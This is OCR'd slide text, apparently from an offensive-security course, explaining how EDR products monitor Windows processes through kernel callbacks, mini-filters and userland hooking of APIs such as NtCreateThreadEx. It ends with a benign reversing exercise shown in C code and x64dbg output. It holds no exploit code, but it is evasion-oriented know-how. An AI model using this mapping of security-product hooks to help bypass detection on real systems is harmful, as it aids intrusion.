
Agent


Kernel Land

Driver

Detection pattern: COMODO EDR

- When process is created, firstly Comodo EDR determines whether the process is trusted or not
- If the process is untrusted process it will run in a container
  - The main objective of putting process into container is to isolate the process instead of detection
  - COMODO container includes shadow copy of the endpoint machine including kernel
- Once the process is contained I/O access to files and registries are restricted
- After that the process will be hooked and monitored
- Since the untrusted processes run inside a container, any harm done by these processes will only affect the resources in the shadow copy


Cloud Protection
Cloud
Process Creation
User Land
Agent
NotifyOnProcessCreation
Kernel Land
Driver


Process Creation
Cloud Protection
Cloud
is app unknown
is app trusted
SandBox
clean process
ntdll . dll (Hooked)
Injected dll
ntdll .dll
User Land
Agent
Kernel Land
Driver

Labs

- Tools
  - Windows 10 version - any
  - EDR or Antivirus, eg:
    - Bitdefender Total Security
    - McAfee Mvision EPO
  - Visual Studio 2019 or higher
  - Debugger (x64dbg)
  - Process Hacker

Key Components of EDR from Higher level

- EDR contains 4 important components
  - EDR Agents
  - EDR Cloud Platform
  - EDR Drivers
  - Hooking engine (Dlls)
- Each component plays significant roles from gathering telemetries to detection and remediation of the malware

EDR Agents

- EDR Agents continuously monitors the endpoint and collects all the required data from running processes, network activity, file accessed events etc.
- All the collected data needs to be stored somewhere
- What could be the better option than the cloud?
- Agent sends all the collected data to the particular EDR cloud platform

EDR Cloud Platform

- All the data transmitted by the EDR agents are received here
- The cloud platform isn't just for data storage
- Cloud Platform also include data analytics and threat intelligence to enhance the detection
- It also provides automated response depending upon rules and policies set

EDR Drivers: Kernel Patch Protection

- Kernel Patch Protection is also known as PatchGuard
- PatchGuard is a security feature of 64 bit Microsoft windows which prevents third-party codes from patching the kernel. More security :)
- But, non-malicious products like EDR, AV and other security products also needs to patch the kernel to detect and prevent malicious activities/events in the system.

EDR Drivers: Kernel Patch Protection

- PatchGuard's implementation effectively disabled most security products' capabilities
- However, new feature was introduced by Microsoft called **Kernel Callbacks**
- These kernel callbacks, as well as mini-filters, are now used in current AV/EDR products.

EDR Drivers: Callbacks

- In windows OS, a kernel driver is allowed to register callbacks for certain events (process/thread creation and termination, image loads etc)

- This way the driver gets notification whenever the event is occured which helps AV/EDRs to monitor system activities

- When the callback is triggered, a certain action is taken, such as blocking the process if it’s malicious, and so on.

EDR Drivers: Callbacks

- Generally used callbacks are:
    - **PsSetCreateProcessNotifyRoutine()** - notifies the driver when the **process is created** or terminated. Mainly use for monitoring processes.
    - **PsSetCreateThreadNotifyRoutine()** - notifies the driver when the **thread is created** or deleted. Mainly use for monitoring threads.
    - **PsSetLoadImageNotifyRoutine()** - notifies the driver when the **image is loaded** or mapped into the memory. Mainly used for monitoring library loading.
    - **CmRegisterCallbackEx()** - registers a **RegistryCallback** routine. Mainly used for monitoring registry access.

EDR Drivers: Mini-Filters

- Most of the security products like AV/EDRs use mini-filter driver
- AV/EDRs use mini-filter driver to intercept the file system operations
- Mini-filter drivers registers pre and post callbacks to filter I/O operations
- With the help of mini-filter driver, security products can track and mitigate various types of malware
- One of the best example is: AV/EDR utilizes a mini-filter driver to safeguard their files against virus deletion or modification.

Hooking Engine (DLLs)

- AV/EDR comes with many libraries (DLLs) including hooking libraries also called as **Hooking Engine**
- Whenever the AV/EDR gets the notification of new process creation, it injects the dll into that process
- In the running process, the injected dll begins hooking certain API calls, commonly known as **Userland API Hooking**
- AV/EDR hooks APIs to monitor the suspicious behaviour in the process
- Some of the APIs that mostly AV/EDR hooks are: **NtCreateThreadEx, NtWriteVirtualMemory, LdrLoadDll, VirtualAlloc** etc.




Fig: All 4 components of EDR

How EDR Hooks

- EDR driver registers the callback using the function PsSetCreateProcessNotifyRoutine
- When new process is created, notification is sent to the windows subsystem and callback is triggered
- Once the callback is triggered, notification is sent to the particular driver (EDR Driver) which has registered the callback
- EDR Driver injects and load the dll (hooking library/engine) into that newly created process
- Injected dll starts to hook all the specific functions in ntdll.dll, kernel32.dll etc.




Fig: EDR Hooking Process





Fig: EDR Hooking Process

Reversing Tips

Function Prolog


- Stores parameters in its home location
- Saves non-volatile registers: rbx, rbp, rdi, rsi, r12-r15
- Allocates the stack for local variables, parameters and other data, for instance below instruction creates 0x28 bytes of space in the stack:
  sub rsp, 28



```
mov dword ptr ss:[rsp+10],edx
mov qword ptr ss:[rsp+8],rcx
sub rsp,28
```

Function Epilog


- Presents at the end of the function
- Restores saved non-volatile registers
- Deallocates the allocated memory, which ultimately makes top of the stack point at return address for another function:
  add rsp, 28



```
add rsp,28
ret
```

Reversing Tips - Local Variables

- In x64 calling convention RSP is static, it’s because RSP acts as both Stack pointer and frame pointer
- Usually Local variables are placed into the stack
- Local variables are accessed with positive offset from RSP
- In below example, some values are getting moved from data segment (ds) to the stack and if we look at the C code we can clearly see that it’s initializing the local variable “message”



```c
int main() {
    const char message[39] = {
    0x48, 0x6F, 0x70, 0x65, 0x5F, 0x53, 0x74, 0x65, 0x61, 0x6C, 0x74, 0x68,
    0x5F, 0x4F, 0x70, 0x73, 0x5F, 0x54, 0x72, 0x61, 0x69, 0x6E, 0x69, 0x6E,
    0x67, 0x5F, 0x49, 0x73, 0x5F, 0x45, 0x6E, 0x6A, 0x6F, 0x79, 0x61, 0x62,
    0x6C, 0x65, 0x00
    };

    DWORD im_dword = 0x1337;
    char im_char_arr[10] = "I'm char";            [redacted]

    printf("dword: %d", im_dword);
    printf("string: %s", im_char_arr);

    if (strlen(message) == 0) {
        return -1;
    }
    pmessage_info = (MESSAGE_DATA_INFO*)malloc(sizeof(message_info));
```

```
Rebuild started...
1>------ Rebuild All started: Project: Exercise, Configuration: Release x64 ------
1>exercise.cpp
1>Generating code
1>Previous IPDB not found, fall back to full compilation.
1>All 5 functions were compiled because no usable IPDB/IOBJ from previous compilation was found.
1>Finished generating code
1>Exercise.vcxproj -> C:\Users\johns\source\repos\Exercise\x64\Release\Exercise.exe
========== Rebuild All: 1 succeeded, 0 failed, 0 skipped ==========
========== Rebuild started at 11:16 PM and took 00.802 seconds ==========
```

```
      int3
      push rbx
      sub rsp,60
      mov rax,qword ptr ds:[<__security_cookie>]
      xor rax,rsp
      mov qword ptr ss:[rsp+58],rax
      movdqa xmm0,xmmword ptr ds:[<__xmm@73704f5f68746c616574535f65706f48>]
      lea rcx,qword ptr ds:[<"dword: %d"...>]
      movzx eax,byte ptr ds:[7FF6684822D0]
      mov edx,1337
      movdqa xmm1,xmmword ptr ds:[<__xmm@6a6e455f73495f676e696e696172545f>]
      movdqu xmmword ptr ss:[rsp+30],xmm0
      mov byte ptr ss:[rsp+28],al
      xor eax,eax
      movsd xmm0,qword ptr ds:[<"I\'m char"...>]
      movsd qword ptr ss:[rsp+20],xmm0
      mov byte ptr ss:[rsp+29],al
      movdqu xmmword ptr ss:[rsp+40],xmm1
      mov dword ptr ss:[rsp+50],6261796F
      mov word ptr ss:[rsp+54],656C
      mov byte ptr ss:[rsp+56],0
RIP → call <exercise.printf>
      lea rdx,qword ptr ss:[rsp+20]
      lea rcx,qword ptr ds:[<"string: %s"...>]
      call <exercise.printf>
      mov rbx,FFFFFFFFFFFFFFFF
      lea rcx,qword ptr ss:[rsp+30]
      mov rax,rbx
      inc rax
      cmp byte ptr ds:[rcx+rax],0
      jne exercise.7FF668481175
      test rax,rax
      jne exercise.7FF668481198
      mov eax,ebx
      mov rcx,qword ptr ss:[rsp+58]

<exercise.printf>

.text:00007FF668481150 exercise.exe:$1150 #550
```


```
RAX   0000000000000000
RBX   000001C739C26F60     &"C:\\Users\
RCX   00007FF6684822D8     "dword: %d"
RDX   0000000000001337
RBP   0000000000000000
RSP   00000059F92FDA0      <&__xc_z>
RSI   0000000000000000
RDI   000001C739C2C7F0     &"ACSetupSv

R8    000001C739C2C7F0     &"ACSetupSv
R9    00000059F92FD88
R10   0000000000000012
R11   00000059F92FDA0      <&__xc_z>
R12   0000000000000000
R13   0000000000000000
R14   0000000000000000
R15   0000000000000000

RIP   00007FF668481150     exercise.00

RFLAGS   0000000000000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0033  SS 002B

Default (x64 fastcall)     5
1: rcx 00007FF6684822D8 <exercise."dwor
2: rdx 0000000000001337 000000000000133
3: r8 000001C739C2C7F0 000001C739C2C7F0
4: r9 00000059F92FD88 00000059F92FD88
5: [rsp+20] 72616863206D2749 7261686320
```

```
Address           Hex                                              ASCII
00000059F92FDD0   48 6F 70 65 5F 53 74 65 61 6C 74 68 5F 4F 70 73  Hope_Stealth_Ops
00000059F92FDE0   5F 54 72 61 69 6E 69 6E 67 5F 49 73 5F 45 6E 6A  _Training_Is_Enj
